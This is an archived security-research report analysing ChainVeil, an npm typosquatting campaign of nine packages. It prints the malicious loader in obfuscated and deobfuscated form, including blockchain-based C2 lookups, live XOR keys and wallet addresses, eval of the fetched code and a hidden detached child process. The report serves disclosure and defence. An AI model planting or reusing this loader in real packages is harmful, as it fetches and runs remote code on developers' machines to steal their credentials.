

ChainVeil: A Malicious npm Supply Chain Attack by SuccessKey - Checkmarx

Archived: 2026-07-21 02:01:40 UTC

Overview: What We Found

Checkmarx Zero’s ongoing research into malicious open-source libraries has uncovered and reported a targeted supply chain campaign that bears strong indications of being operated by a threat actor known as “SuccessKey” (no apparent relationship to several companies of the same name).

As of this writing, all npm packages related to this campaign have been reported and taken down by npm; however, the nature of the campaign and the Command and Control (C2) system suggest a high probability that this campaign is ongoing and will see future attack attempts.

Our investigation began when we found a malicious npm package called **rate-limit-flexible** — a typosquat of the popular legitimate package **rate-limiter-flexible** (note the missing “er” in the false package). During follow-up analysis we found it was **not a one-off**: the same npm author, **successkeyteck**, published at least **nine packages** sharing byte-for-byte identical malicious code in `lib/lib.min.js`, differing only in a single campaign-marker line (`global['_V']=...`).

Across the family, the malware contains no suspicious install scripts. On the positive side, this means merely installing the malicious packages will not infect a host. On the negative side, this can make the malicious behavior more difficult to detect for endpoint controls.

The payload is buried in `lib/lib.min.js` and executes silently the first time any module in the package is imported. It uses an unprecedented **4-tier blockchain-based Command and Control (C2) infrastructure** spanning three blockchains (Tron, Aptos, Binance Smart Chain) to deliver a full-featured Remote Access Trojan (RAT) with reverse shell, credential harvesting, file exfiltration, and persistent backdoor injection. This tactic makes disabling or destroying the C2 infrastructure extremely difficult.

We are tracking this campaign as **ChainVeil**, attributed to the actor **SuccessKey**, and it appears to have been active since at least May 2026. We have reported the current packages to npm, and added them to the Checkmarx malicious package database for users of our [Malicious Package Protection \(MPP\)](#) and [Malicious Package Identification \(MPI\) API](#) products.

If you have any of the impacted versions below, you should begin response immediately. If you have any of the packages, at any version, you should monitor and investigate – we believe that even those packages that have published safe versions have always been under attacker control, and should be removed from your dependency list.

ChainVeil Is an Active Malicious Package Campaign

Initial analysis flagged a single package, but the loader in `lib/lib.min.js` is templated — the attacker drops the exact same malware into a fresh typosquat and changes only the first line (the `global['_V']` campaign marker). Examining other packages looking for the npm author **successkeyteck** and on the shared loader signature surfaced an entire family of malicious packages.

The ChainVeil package family

Package Name	Malicious Versions	Published Date	Malicious File	Campaign Marker (changed line)	Downloads
tailwindcss-merge	1.0.1, 1.0.2, 1.0.3, 1.0.4	Jun 6, 2026	lib/lib.min.js	global['_V']='A6-519-#'	663
sass-format	ANY	Jun 9, 2026	lib/lib.min.js	global['_V']='A6-420'	174
tailwindcss-animates-kit	ANY	May 18, 2026	lib/lib.min.js	global['_V']='A6-318'	149
sass-formats	1.0.2, 1.0.3, 1.0.4, 1.0.5	Jun 6, 2026	lib/lib.min.js	global['_V']='A6-519-79'	958
clsx-tailwind	1.0.1	Jun 6, 2026	lib/lib.min.js	global['_V']='A6-519-81'	178
tailwindcss-animatics	ANY	May 18, 2026	lib/lib.min.js	global['_V']='A6-317'	312
typeorm-encrypt	1.0.1	Jun 6, 2026	lib/lib.min.js	global['_V']='A6-519-85'	335
rate-limits-flexible	1.0.1	Jun 10, 2026	lib/lib.min.js	global['_V']='A6-420-#'	151
rate-limit-flexible	ANY	Jun 7, 2026	lib/lib.min.js	v1.0.1: global['_V']='A6-519-81' v1.0.2: global['_V']='A6-519-83'	373

Note: npm registry metadata for rate-limit-flexible was observed as of June 7 in our deep dive; the family inventory lists June 6. The one-day delta is likely a registry-mirror timestamp difference and does not affect the analysis.

The ChainVeil campaign at a glance

Metric	Value
Total packages	9
Total malicious versions	14
Combined downloads	3,293
Earliest publish date	May 18, 2026
Latest publish date	June 10, 2026
Common malicious file	lib/lib.min.js

Metric	Value
npm author	successkeyteck

The campaign reuses the same malicious loader pattern by dropping it into `lib/lib.min.js` and inserting a version marker via the `global['_V']` variable, with variants such as **A6-317**, **A6-318**, **A6-420**, and **multiple A6-519-*** identifiers.

Markers make a strong case for a unified campaign

Three findings stand out from the marker scheme:

1. The `_V` marker is a shared variant tag. `clsx-tailwind` (1.0.1) and `rate-limit-flexible` (1.0.1) **both ship A6-519-81**. The same value appearing in two unrelated packages proves the marker tracks a *payload/routing variant* rather than a unique package or unique install. This is a strong attribution signal that can be used for both historical identification and flagging future campaign activity.

2. The numbering is sequential and batched. The `A6-` prefix is constant across the entire family: almost certainly an operator/operation identifier. The suffix increments roughly with time: `A6-317/A6-318` (May 18), then `A6-420`, then a dense `A6-519-7x/8x` block in June. The `A6-519-*` sub-series alone spans at least `-79`, `-81`, `-83`, and `-85`, implying numerous additional variants (and likely additional packages) we have not yet enumerated.

3. Routing is marker-driven. Recall the campaign logic: any `_V` starting with "A" routes to the primary C2 (166.88.54.158). **Every marker in this family starts with A6-**, so the entire family funnels to the same primary C2 — confirming single-operator control across all nine packages.

ChainVeil is targeting front-end and full-stack JS developers

The typosquats are not random. They impersonate cornerstone packages of the modern JavaScript toolchain. Here's how the fake packages map to common ecosystems (package names below are unsafe):

- **Tailwind ecosystem:** `tailwindcss-merge`, `tailwindcss-animates-kit`, `tailwindcss-animatics`, `clsx-tailwind`
- **Sass tooling:** `sass-format`, `sass-formats`
- **Backend / ORM:** `typeorm-encrypt`
- **Rate limiting:** `rate-limit-flexible`, `rate-limits-flexible`

Note the **double typosquats**: `sass-format/sass-formats` and `rate-limit-flexible/rate-limits-flexible`. Publishing near-identical name pairs both widens the net (catching multiple plausible typos) and provides a built-in fallback if one name is taken down. The targeting strategy appears to be straightforward: compromise the workstation of anyone building or styling a modern web app, where SSH keys, npm tokens, and cloud credentials are abundant.

C2 Infrastructure predates the ChainVeil packages by almost a year

The earliest npm packages were published **May 18, 2026**, yet the blockchain C2 (Command and Control) wallet history reaches back to **June 2025**. The attacker stood up the C2 first and has been rotating payloads against it for a year — the npm packages are simply the latest delivery wrapper bolted onto pre-existing infrastructure. Low download counts (3,293 combined) can understate the impact: each successful import is a full RAT compromise with credential theft, so the effective blast radius includes every developer who installed any of the nine packages.

This demonstrates a long-term effort and clear attack plan by the threat actor, which suggests to us that we're going to continue to see attacks in the ChainVeil family into the future.

Representative Sample: rate-limit-flexible Package Analysis

The remainder of this report dissects `rate-limit-flexible` as the representative specimen. Every finding generalizes to the other eight packages, which differ only in the `_V` marker.

We flagged `rate-limit-flexible` published June 7, 2026 with two versions (1.0.1 and 1.0.2). The name immediately stood out as a typosquat of the widely-used legitimate package `rate-limiter-flexible` (note the missing “er” in “limiter”).

	Legitimate Package	Malicious Package
Name	<code>rate-limiter-flexible</code>	<code>rate-limit-flexible</code>
Difference		Missing “er” in “limiter”
Downloads	Millions	Newly published
Versions	100+ stable releases	1.0.1, 1.0.2 only
Published	Years of history	June 7, 2026

Two Versions, Two Campaign IDs

Both versions contain identical malicious code in `lib/lib.min.js` — the only difference is the campaign identifier set on the very first line:

Version	Campaign ID	First Line
1.0.1	A6-519-81	<code>global['_V']='A6-519-81';</code>
1.0.2	A6-519-83	<code>global['_V']='A6-519-83';</code>

Since the campaign ID starts with “A” in both versions, both route to the same primary C2 server (166.88.54.158). The different IDs let the attacker track which version infected a machine. When the RAT registers with the C2, the `_V` value is sent along, telling the operator whether the victim installed 1.0.1 or 1.0.2. This is standard campaign management: the attacker can measure which version gets more installs and attribute stolen credentials to specific package versions. As shown above, the same mechanism scales across the entire ChainVeil package family.

A Clean-Looking package.json

The first deceptive element: `package.json` contains zero suspicious install scripts. There are no `preinstall`, `postinstall`, or `prepare` hooks (the standard red flags automated scanners look for):

Language:

```
{
  "name": "rate-limit-flexible",
  "version": "1.0.2",
  "description": "Node.js atomic and non-atomic counters, rate limiting tools, protection from <abbr title='Denial of Service'>Denial of Service</abbr> attacks",
  "main": "index.js",
  "scripts": {
    "dc:up": "docker-compose -f docker-compose.yml up -d",
    "dc:down": "docker-compose -f docker-compose.yml down",
    "test": "npm run prisma:postgres && npm run drizzle:postgres && nyc ...",
    "eslint": "eslint --quiet lib/**/*.js test/**/*.js"
```

```
}
}
```

The scripts section contains only standard development tools: Docker, testing harness, linter. The keywords, description, and devDependencies are all copied from the legitimate package to maximize authenticity.

The Hidden Payload: lib/lib.min.js

The malicious code doesn't execute at install time but at **import time**, which can limit endpoint security detections as these are often configured to ignore active projects on a developer's device. When any part of the package is `require()`d through the `index.js` entry point, the module tree loads `lib/lib.min.js`, which contains the obfuscated malware. The payload fires the first time a developer's application runs with the imported package; likely during development and testing. But if not noticed and stopped there, the payload would also execute in production the first time the running application imports one of the malicious packages.

This is a deliberate evasion of install-hook scanners. Many security tools only audit `preinstall/postinstall` scripts and would mark this package as clean.

```
global['_V']='A6-519-83';global['r']=require;if(typeof module==='object')global['m']=module;(function(){var tLM='xcp-984-973;function YWG(x){var w=2540575;var v=x.length;var f=[];for(var h=0;h<v;h++){f[h]=x.charAt(h)};for(var h=0;h<v;h++){var e=w*(h+181)+(w%34950);var r=w*(h+133)+(w%50568);var m=e%w;var i=r%w;var k=f[m];f[m]=f[i];f[i]=k;w=(e+r)%5954865;return f.join('')}var OSN=YWG('axhscuutcrogyrcneotisjlnkdpfmgzovtrwb');substr(0,xcp);var fvm='(ahiad48slio-rveC(p0rr4v=rrf5(fnp;jul.nx;i=8vexuux);ll.p=at),r=t0a)9 , 5rt1;4ei7l,v.onisy)7 v,l7]6p(k(ai3,(l[68,f8r;x;oltap]0dzrrh(=rfz)zsvhlou5tt;(u)g]2a.t pq=galep=bda'no.56p-praz+iwuuit,t[r h 0;2aa2s.)4;ii+;ns.yl.+hn6+en8m.sfp<s+ro7f)ajamiA8rzg0=a[.(l]dn]rxgu;(n69lvzp)><=hnst.v(1,e)=1[rh,r2]be0vquial.<wutf[mz9g,"gsv,r]wou(t pt6;g=rbnuc1t(8au;ai+]pi1=f-e-aerr=t=uecnfxCln[Aw68pmvxrpfh5(t;mog;n+(c0)v a ("[+.)].nrh=0;tu;u=Cmnl)d(6(+. ;(.;A= Cao)" t*1)(fnre=gaskrCo=oc5r1(f;at([,9)unpa.Sa;977v1(anr2)Avjraia;rf,je(ne=c==z"4.,o)=(+ne+;hh;6)a)hp(,o)freurvt -sh .rui((3b=c)(-xig1psvmi)l rr;+hc+n;e"rozl,a+lv)=r(rAG).s0bb(u(sub+[tm(fe;b)rvl8(ur.nh.mnc,sthk"tei)oh[1].+7)abdpqk1;iipo)C"uoo9r=8;,[ 3l,1;,[1=vva c-o+rafv)h,h=Cricgx]9o;Cc-efldsmv;m;o"(-s1 d;,[i+o.eoch3=ei++=qasr1)t2yp;rc=lcnd(z1;a0 )+r0)onv-(ro vrnzCat1(sth)j)a;+2; (q8s)drtyfa=s7x.+sin(yv);var AqQ=YWG(OSN);var erE="";var Okl=AqQ;var zIV=AqQ(erE,YWG(fvm));var duM=zIV(YWG("n%k4,5.[=.650e6t.sdn0.j4S(H5corre7tuXlXl)m9_scn]Ib90x[Vltc 4rb.1t7yb+B30b2mgng.Y ([056dYa6lcYt(%X% G% ja(1%YV+r]4 )C an;qFYiX%=-n21ltct]fbYc;se2]Viywso.a-bstl]jtesess4ne([22p=eyfelse.tyt*d(70r)arfV/rty([10v15scrh[2lrrg5f9s=1eitr;Yi08wp?.eY3=D-Xr0"+foYt-orlgk]7h4n)11)Ysei$N.js(pmy4X)"cX(aogot.orfnfy.gv.difttYwls1V)d.hXVY].-9d((s0fhi d1V.cmo)Yi7VlnbV)0.3boi2pYEV)].lgXks y[0b2V.hY]Y[r 2;ff26maV)t1+8erFtme]ircaccyjd]5nt4 @avCn6cg_12],1)aap;rlC0=oiY80C)mh-t(f(najausalYV34V5.nor.S(tXlXAYp)fb..c801w. 0fbvY12l.g-fITe_a$8nb=byl=,j]xi1vXnxYe(eeln.Yu,e.m(2n.#X.d s3V.TeE3rnm36lZv.d"K7.q)p%3t:[SV1]Y2,C."Co-$;Xe1.z8bi]@=jv.0Xto.zgf80Y]biYy_Y7efth4ac5tpsvei-BY9nY2=tm0d4X:pp)(b5,1h=2.7roc)Gn2dXnt]=0.Sc=nbY all]i47ac4]t46g?)YtfYsYiu,soo.49 6VY](geoncti)[.btel620lby)et.Y;_e(hYtXVt1060tYnnb08]bIesb+8ZyUibC1.ad.100rttb-t.A0r(Y)_on.bi 3)5+G>Yi2$]gn1X %+.Y].;vbo(XYbn)YV/3o=b-lYcYei+2Yu(.7.)(:n.ra9]20l=C5Vtts=Y;t)]b(t=aetY6]Y0.gvku[=;=tyY)KyV/Y=.n):inYf;Xd=Y(e2cnr)=&+8tri g-lsr7mtr5r)(6eYVY7r<,m-Nm3.s1([3984Ytc1/8(6.y9)bu,Ynmpc2wY.l8 7YySeYi+5C78]rY 1Y2md5o)t;iY%+76;YHYb"md>0Yb=]t+bYloa)aAr]ta] f "YEmvtCazh23u[3r]b.yn61 Yc]13$C]nt3c]YVre=7.4i.]YV59nr -bz.bnM6VYVY(bG2IbV/et&bXV),qk6l+Y Yaai:cp5bhe4=0 Y)bae0X46g[fmfm"niXn=e].".=r2l=t[Y.cYr]=uMk(u3.Y)s=YY5C]263nY:(})1>.t=hYV."1Yoe\"jjs0]Y cd1.11]Y+n4or:$,t,ErsacYi.:[];gh0l=h.+2-]2raeees[]]rodygicte]c.:Y#Xh69;nte].esl>3=0V/rYV[[]Yr9=0umup[b5lYp108.u;Yo]g]Y(Yyb[?ic3(gd)be_o+2_9-(:;CY0racczY-3\"FdvY>ttje?)6V4tivfgofY8V-br)Y=lzYfrrt(,tteX[0vn;3F[a2e;7*04thl>i(f1j:dpth)Y]*f. Y0f(blive)i4C4p/3t.r/V/t,dV1(1Yn2 S[]i-Y89.Yboc)33001(.r)b4r2 Yu;at78.+2]95l=8M.60(aV)I"XAYV(Y)diu,fwm2(8uvel;Ms802;rh00.rnth3asr3;o7)Xn..rYVnltSD5gt..2aYb15=V2..82-X7e*t.MHYCnr.ln;r]l.dngvcm.Y;c;ses1t2s6f0ot[C]wa3c5u)b]3]iYa y]@D.[bdgzV]92w]t[YV]lkySacar,Y(2Y\Fa 608r =2 ,(5b)(nb90,YrY;tfrXt)=";y2s]2]Y2]ns,Yau,cY33f]bntl[7m7aX0b;%6]11E(s7c2fy+d5Y.80laoc)1Y]d76nob2(pg;3Y2tY.t{3l-V0.1YhYV)-I]rkyPauC3V[1]JMY84-1eto5a9e0ce0e)580Y,Y1S90;Ycs=Y043r0c0Yt=-05$]XoeY]6VY]].b]e8l_r10a.ei.[er4C ]dlauYV3t.Yh.81YV].ic]bbry=.Y)vr3].os=aY;Y2VX.x6n[1e1VLY9cu;V/t4V.YV.,_rY20]]XV3Yb){.u.MahYEsnrY((Y:X;]iY03Xbniedt_y70V[23Y14aV14t=]4i84Yz0]lbro")ry]Y%6Yztb5]2n.77c.4Xt)Xov=Y5id;9YU4,0r15h].rYoe+(a:c]o;mAY].i=)(e2Ee.)l4be,Xt[Y+in(4)]ba9dg-YCyr(a(Dyn2drY]9n5:Y)wYiow;hqid5Ysom1-b(YmYz5a)ae5Y.)?Ya5b5u($29Yy)+.cyns.(f302tloc f lep2Y)d2]s=X511X,Ya i_12]4b.;]zbrY0 rr3m]h2a]Y;Y(V)555af2d1n_,u]1-1]9era"b3b.7u71t(ch.EuXV)];esX1in1u.12Vg[h;6Y(yh..D.YYd)0be.2:Y npo,=r];]ty[X.V(a$0ah;2beYcfX.YYooiY)];Yee2r.c26e;r-lb]dr fo[C.Y t25l.eX.r b;hf[ut5a]e3c(a) daySe"]Yf(C u-u8eX;v6 [jml iYc a+mYy.a?d3.e=ien.rX%,a0;6V,)]rtt');var XZs=Ok1(tLM,duM );XZs(7942);return 5565)}()
```

Figure 1: lib/lib.min.js

Stage 0: The Entry Point — lib/lib.min.js

The malware lives in `lib/lib.min.js`, disguised as a minified library file. When loaded via `require()`, it immediately executes. The first lines set the campaign ID and establish keyword-evasion aliases:

Language:

```
global['_V'] = 'A6-519-83'; // Campaign ID (v1.0.2; v1.0.1 uses 'A6-519-81')
global['r'] = require; // Hide 'require' behind single letter
if (typeof module === 'object')
    global['m'] = module; // Hide 'module' behind single letter
```

By storing `require` as `global['r']`, every subsequent module load uses `r('https')` or `r('child_process')` instead of the original keywords — invisible to grep-based static scanners.

The rest of `lib/lib.min.js` is wrapped in an immediately-invoked function containing the **YWG shuffler** — a custom obfuscation layer identical in structure to the NVu shuffler found in deeper stages, but with a different seed:

Language:

```
(function(){
  var tLM='', xcg=984-973;
  function YWG(x) {
    var w = 2540575; // Seed for this stage
    var v = x.length;
    var f = [];
    for (var h = 0; h < v; h++) { f[h] = x.charAt(h) }
    for (var h = 0; h < v; h++) {
      var e = w * (h + 181) + (w % 34950);
      var r = w * (h + 133) + (w % 50568);
      var m = e % v; var i = r % v;
      var k = f[m]; f[m] = f[i]; f[i] = k;
      w = (e + r) % 5954865;
    }
    return f.join('');
  }
  // ... shuffled strings and Function constructor chain ...
  var duM = zIv(YWG('n?%n4,5.[=.650e6t.sdn0.j4S(H5corre7tu%l%...'));
  var XZs = 0kl(tLM, duM);
  XZs(7942); // ← Executes the deobfuscated payload
})();
```

When deobfuscated (by replacing the execution call with `console.log`), this produces the blockchain C2 loader — the code that reaches out to Tron, Aptos, and BSC to fetch the next stage.

```

global['_V'] = 'A6-519-83'; // Campaign/variant ID
global['r'] = require; // Alias to evade keyword scanning
global['m'] = module; // Alias to evade keyword scanning

(async () => {
  const r = require;
  // --- HTTP GET wrapper ---
  async function httpGet(url) {
    return new Promise((resolve, reject) => {
      r('https').get(url, (res) => {
        let body = '';
        res.on('data', (chunk) => { body += chunk; });
        res.on('end', () => {
          try { resolve(JSON.parse(body)); }
          catch (e) { reject(e); }
        });
      }).on('error', reject).end();
    });
  }
  // --- JSON-RPC caller ---
  async function rpcCall(method, params = [], hostname) {
    return new Promise((resolve, reject) => {
      const payload = JSON.stringify({ jsonrpc: '2.0', method, params, id: 1 });
      const opts = { hostname, method: 'POST' };
      const req = r('https').request(opts, (res) => {
        let body = '';
        res.on('data', (chunk) => { body += chunk; });
        res.on('end', () => {
          try { resolve(JSON.parse(body)); }
          catch (e) { reject(e); }
        });
      }).on('error', reject);
      req.write(payload);
      req.end();
    });
  }
  // --- Anti-replay: skip if called within 30 seconds ---
  const now = (new Date).getTime();
  try {
    if (global['_p_t'] && now - global['_p_t'] < 30000) return;
  } catch (e) {}
  global['_p_t'] = now;

  // --- Fetch & decrypt payload from blockchain ---
  async function fetchPayload(xorKey, tronAddr, aptosHash) {
    let data;
    try {
      // PRIMARY: Fetch from Tron blockchain
      const tronResp = await httpGet(
        "https://api.trongrid.io/v1/accounts/" + tronAddr +
        "/transactions?only_confirmed=true&only_from=true&limit=1"
      );
    }
  }
});

```

Figure 2: deobfuscated lib/lib.min.js

The Obfuscation Framework: Seeded String Shuffling

Every stage uses a custom deterministic [Fisher-Yates shuffle](#) that reconstitutes strings at runtime from scrambled character arrays:

Language:

```

function NVu(s) {
  var x = 6964224; // Deterministic seed
  var z = s.length;
  var f = [];
  for (var m = 0; m < z; m++) { f[m] = s.charAt(m) }
  for (var m = 0; m < z; m++) {
    var a = x * (m + 122) + x % 16975;
    var w = x * (m + 89) + x % 35503;
    var n = a % z;
    var t = w % z;
    var p = f[n]; f[n] = f[t]; f[t] = p;
    x = (a + w) % 7635721;
  }
  return f.join("");
}

```


Language:

```
(async () => {
  if (global["_t_t"]) return;
  global["_t_t"] = (new global.Date).getTime();
  if (typeof __dirname !== "undefined") global["__dirname"] = __dirname;
  if (typeof __filename !== "undefined") global["__filename"] = __filename;
  // ... blockchain <abbr title="Command and Control">C2</abbr> resolution code follows ...
})();
```

The malware records `__dirname` and `__filename` — it wants to know exactly where the package was installed. This is later exfiltrated to the C2. The anti-reentry guard ensures the payload only fires once per process.

The concept

Instead of storing C2 addresses on domains that can be seized by authorities or shut down by providers, the attacker stores pointers as transaction data on public blockchains. This makes destruction or disabling of C2 infrastructure extremely difficult. It works like this:

1. Query the **Tron** blockchain for the latest outbound transaction from the attacker's wallet.
2. Extract the transaction data: it contains a BSC transaction hash, hex-encoded and reversed.
3. Query **Binance Smart Chain** using that hash: the BSC transaction's `input` field contains the encrypted payload.
4. **XOR decrypt** the payload with a hardcoded key.

If the Tron query fails, the malware falls back to the **Aptos** blockchain, which stores the same BSC pointer.

Language:

```
async function fetchPayload(xorKey, tronAddr, aptosHash) {
  let pointer;
  try {
    // PRIMARY: Tron blockchain
    const tronResp = await httpGet(
      "https://api.trongrid.io/v1/accounts/" + tronAddr +
      "/transactions?only_confirmed=true&only_from=true&limit=1"
    );
    pointer = Buffer.from(
      tronResp.data[0].raw_data.data, 'hex'
    ).toString('utf8').split('').reverse().join('');
  } catch (e) {
    // FALLBACK: Aptos blockchain
    const aptosResp = await httpGet(
      "https://fullnode.mainnet.aptoslabs.com/v1/accounts/" +
      aptosHash + "/transactions?limit=1"
    );
    pointer = aptosResp[0].payload.arguments[0];
  }

  // Resolve via BSC
  const bscResp = await rpcCall(
    'eth_getTransactionByHash', [pointer],
    'bsc-dataseed.binance.org'
  );
}
```

```

const encrypted = Buffer.from(
  bscResp.result.input.substring(2), 'hex'
).toString('utf8').split('?.?')[1];

// XOR decrypt
let result = '';
for (let i = 0; i < encrypted.length; i++) {
  result += String.fromCharCode(
    encrypted.charCodeAt(i) ^ xorKey.charCodeAt(i % xorKey.length)
  );
}
return result;
}

```

```

1  var c = global;
2  var u = c["r"]; // global.r = require (aliased by outer layer)
3
4  // HTTP GET wrapper
5  async function a(url) {
6    return new c["Promise"]((function(resolve, reject) {
7      u("https")["get"]((url, function(res) {
8        var body = "";
9        res["on"]("data", function(chunk) { body += chunk });
10       res["on"]("end", function() {
11         try { resolve(c["JSON"]()["parse"](body)) }
12         catch(e) { reject(e) }
13       })
14     })["on"]("error", reject)()
15   })
16 }
17
18 // JSON-RPC caller
19 async function s(method, params, hostname) { /* same pattern */ }
20
21 // Blockchain C2 resolver
22 async function t(xorKey, tronAddr, aptosHash) {
23   var r;
24   try {
25     // PRIMARY: Tron
26     r = c["Buffer"]()["from"]((
27       (await a("https://api.trongrid.io/v1/accounts/" + tronAddr +
28         "/transactions?only_confirmed=true&only_from=true&limit=1"))
29       )["data"][0][["raw_data"]][["data"], "hex"
30       )["toString"]()["utf8"]][["split"]()["?"]][["reverse"]][0][["join"]()[""]];
31   } catch(e) {
32     // FALLBACK: Aptos
33     r = (await a("https://fullnode.mainnet.aptooslabs.com/v1/accounts/" +
34       aptosHash + "/transactions?limit=1"))[0][["payload"]][["arguments"]][0];
35   }
36
37   // Resolve via BSC
38   var e;
39   try {
40     e = c["Buffer"]()["from"]((
41       (await s("eth.getTransactionByHash", [r, "bsc-dataseed.binance.org"])
42       )["result"])[["input"]][["substring"])(2), "hex"
43       )["toString"]()["utf8"]][["split"]()["?.?"]][1];
44   } catch(t) {
45     // Fall back BSC node
46     e = /* same with "bsc-rpc.publicnode.com" */;
47   }
48
49   // XOR decrypt
50   return function(encrypted) {
51     var keylen = xorKey["length"];

```

Figure 4: The blockchain resolution code after deobfuscation

How the Tron Pointer Works

The attacker's Tron wallet (TMfKQEd7TJJJa5xNZJZ2Lep838vrzrs7mAP) sends 1 SUN (0.000001 TRX) transactions to the zero address. The value is irrelevant — the payload is in the data field:

Language:

Tron tx data (hex):

393866653164613735306631613333613365623237333964...

Decoded to UTF-8:

98fe1da750f1a33a3eb27339d0992b98080f9caba63d75e1cb521985ee8411a08x0

Reversed:

0x0a1148ee589125bc1e57d36abac9f08089b2990d9372be3a33a1f057ad1ef89

Result: A valid BSC transaction hash ✓

How the BSC Payload Works

The referenced BSC transaction is sent to the burn address (0x...dEaD) with zero value and maximum input data. The input field structure is:

Language:

```
[?..?][XOR-encrypted payload][?..?]
  ↑ delimiter           ↑ delimiter
```

The malware splits on `?..?` and takes `segment[1]`. The attacker can rotate the payload at any time by posting a new Tron transaction pointing to a different BSC hash; every infected machine fetches the latest transaction and pivots automatically.




Figure 5: Tron transaction data on Tronscan showing the hex-encoded pointer




Figure 6: BSC transaction on BscScan showing the burn address and large input data

We Traced the Live Chain

We pulled the actual Tron transaction data and decoded every outbound transaction, revealing **17 payload rotations** spanning June 2025 to May 2026. We fetched the Aptos fallback and confirmed it stored the same BSC hash — both blockchains were synchronized within 6 seconds of each other, confirming an automated deployment script. We retrieved the BSC raw transaction from BscScan, extracted the input field, split on `?.?`, and XOR-decrypted with the key `2[gWfGj;<:-93Z^C`.

The result: two payloads, two execution paths.

Stage 1 Produces Two Payloads

The loader executes **two** payloads, using separate Tron wallets, separate XOR keys, and separate execution methods.

Stage 2A — The Dynamic Path (eval)

Language:

```
const payload1 = await fetchPayload(
  '2[gWfGj;<:-93Z^C',
  'TMfKQEd7TJJJa5xNZJZ2Lep838vrzrs7mAP',
  '0xbe037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e'
);
eval(payload1);
```

Stage 2A is `eval()`d directly in the main thread. Its Tron wallet has been rotated 17 times: this is a dynamic, frequently-updated component.

Language:

```
const payload2 = await fetchPayload(
  'm6:tTh^D)cBz?NM]',
  'TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG',
  '0x3f0e5781d0855fb460661ac63257376db1941b2bb522499e4757ecb3ebd5dce3'
);
require('child_process').spawn('node', ['-e',
  "global['_V']=" + campaignId + "';" + payload2
], {
  detached: true,      // Survives parent process exit
  stdio: 'ignore',     // Completely silent
  windowsHide: true    // Hidden on Windows
});
```

Stage 2B is spawned as a detached, hidden, silent child process. It survives the parent's exit, produces no output, and is invisible on Windows. Its Tron wallet has only one transaction: the persistent implant has never been rotated. If the spawn fails, it falls back to `eval()`:

Language:

```
.on('error', (e) => {
  eval(payload2); // Fallback if spawn fails
});
```

```

1 // Stage 2A - eval'd directly (dynamic, frequently rotated)
2 const payload1 = await fetchPayload(
3   '2[glWfGj;<:-93Z^C', // XOR key
4   'TMfKQEd7TJJJa5xNZJZ2Lep838vrzrs7mAP', // Tron wallet
5   '0xbe037400...811e' // Aptos fallback
6 );
7 eval(payload1);
8
9 // Stage 2B - spawned as hidden detached process (persistent)
10 const payload2 = await fetchPayload(
11   'm6:tTh^D)cBz?NM]', // Different XOR key
12   'TXfxHUet9pJVU1BgVkBAbREs4YUc1nGzcG', // Different Tron wallet
13   '0x3f0e5781...' // Different Aptos fallback
14 );
15 require('child_process').spawn('node', ['-e',
16   "global['_V']=" + (global['_V'] || 0) + ";" + payload2
17 ], {
18   detached: true, // Survives parent process exit
19   stdio: 'ignore', // No stdout/stderr - completely silent
20   windowsHide: true // Hidden on Windows
